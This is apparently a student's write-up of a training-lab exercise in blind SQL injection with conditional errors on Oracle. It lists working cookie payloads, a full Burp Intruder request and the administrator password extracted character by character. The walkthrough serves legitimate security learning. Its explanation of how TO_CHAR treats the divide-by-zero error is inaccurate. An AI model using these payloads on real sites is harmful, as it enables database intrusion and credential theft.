Lab-12

Lab #12 Blind SQL injection with conditional errors

End Goal:

1. output the admin password
2. login as the admin user

Analysis:

▼ Step1: Prove that parameter is vulnerable

1. for ‘ we are getting an error
2. But for ‘ ’ we are not having an error
3. '|| (select '') ||’ for this we are getting an error it is because it is not an mysql rather it is an oracle sql
4. '|| (select '' from dual) ||’ this is giving us 200 ok it means this is an oracle sql it is also a vulnerability
5. '|| (select '' from dualdasfasd) ||’ a table that doesn’t exit is giving us an error it means this webserver have a sqli vulnerability

▼ Step2: Confirm that the users table exists in the database

1. '|| (select '' from users) ||’ it means it will input empty users in every row of the user table
2. '|| (select '' from users where rownum =1) ||’ it is giving 200 ok it means there is a table called users → users table exits

▼ Step3: Confirm that the administrator user exits in the users database

1. '|| (select '' from users where username = 'administrator') ||' if we use it it will give us 200ok but if we change the admin name to an invalid user it will also give us ok
2. For doing a smarter job we have to use CASE EXPRESSIOIN in ORACLE it similar to the if else statement
3. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual) ||' this is giving us error
4. `(select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)`: This is a subquery that uses the `CASE` statement. The condition `(1=1)` is always true, so the `THEN` part is executed. In the `THEN` part, there is an attempt to perform a division by zero with `1/0`. However, Oracle raises an exception when attempting to divide by zero. To handle this, the `TO_CHAR` function is used to convert the result of the division (which is an error) to a character. This will result in an Oracle error being converted to a string.

5. TO_CHAR is a function that converts number to a string we are giving it 1/0 which will give us error if the query not work
6. we are saying that when 1=1 give us an error
7. but if we use 1=0 it means it will go to the else statement and give us 200 ok
8. '|| (select CASE WHEN (1=0) THEN TO_CHAR(1/0) ELSE '' END FROM dual) ||' this is giving us 200ok

8. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator') ||'

- In sql from clause runs before select clause so the server will check if the administrator is in the users table or not then if it is there it will perform the select statement
- when it will go to the select clause if there is 1=1 it will give use error
- but if the users table doesn't have the administrator it will throw us an 200 ok

9. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator') ||' → is giving us an error so we can say that administrator exits
10. to confirm this we can check with a username that is not exit '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='dfsgsfd') ||' → for this it is giving us 200ok

▼ Step4: Determine Length of Password


1. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator' and LENGTH(password)>1) ||' → it is giving us error it means our password is bigger than 1 char
2. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator' and LENGTH(password)>19) ||' → it is giving us error
3. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator' and LENGTH(password)>20) ||' → but this is giving us 200 ok it means the password is in between 1-20 and its exactly 20 chars
4. we can also try burp intruder here


▼ Step5: Output the administrator password


1. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator' and substr(password,1,1)='a') ||' → it is giving us 200ok it means that the first letter of the password is not a
2. for 2nd char we can do '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator' and substr(password,2,1)='a') ||'

3. for 3rd '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator' and substr(password,3,1)='a') ||'

Let's use intruder










11	k	200			11555
12	l	200			11555
13	m	200			11555
14	n	200			11555
15	o	500			2353
16	p	200			11555
17	q	200			11555
18	r	200			11555
19	s	200			11555
20	t	200			11555

1. we got an 500 response where the letter is ‘o’ so we can say that the first letter of the password is ‘o’
2. for the numbers we are using sniper and



3. for alphanumeric we are using claster bomb


Choose an attack type
Attack type: Cluster bomb
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://0ab900b9045d2d34807
Update Host header to match target
Add §
Clear §
Auto §
Refresh
1 GET / HTTP/2
2 Host: 0ab900b9045d2d34807803c400fe008f.web-security-academy.net
3 Cookie: TrackingId= KDNyUyTUkyvGx9Yo'||+(select+CASE+WHEN+(1%3d1)+THEN+TO_CHAR(1/0)+ELSE+''+END+FROM+users+where+username%3d'administrator'++and+substr(password,§1§,1)%3d'§a§')+||'; session= mzob9acmdARehP2hTR9cVpQRlrzG1NKE
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Search
2 highlights
Clear



results might take some time

1st → 1

2nd→ 1

3rd → k

4th → f

5th → x

6th → k

7th →7

8th → s

9th →2

10th → i

11th → t

12th → 7

13th → q

14th → l

15th → y

16th → r

17th → n

18th → s

19th → v

20th → 6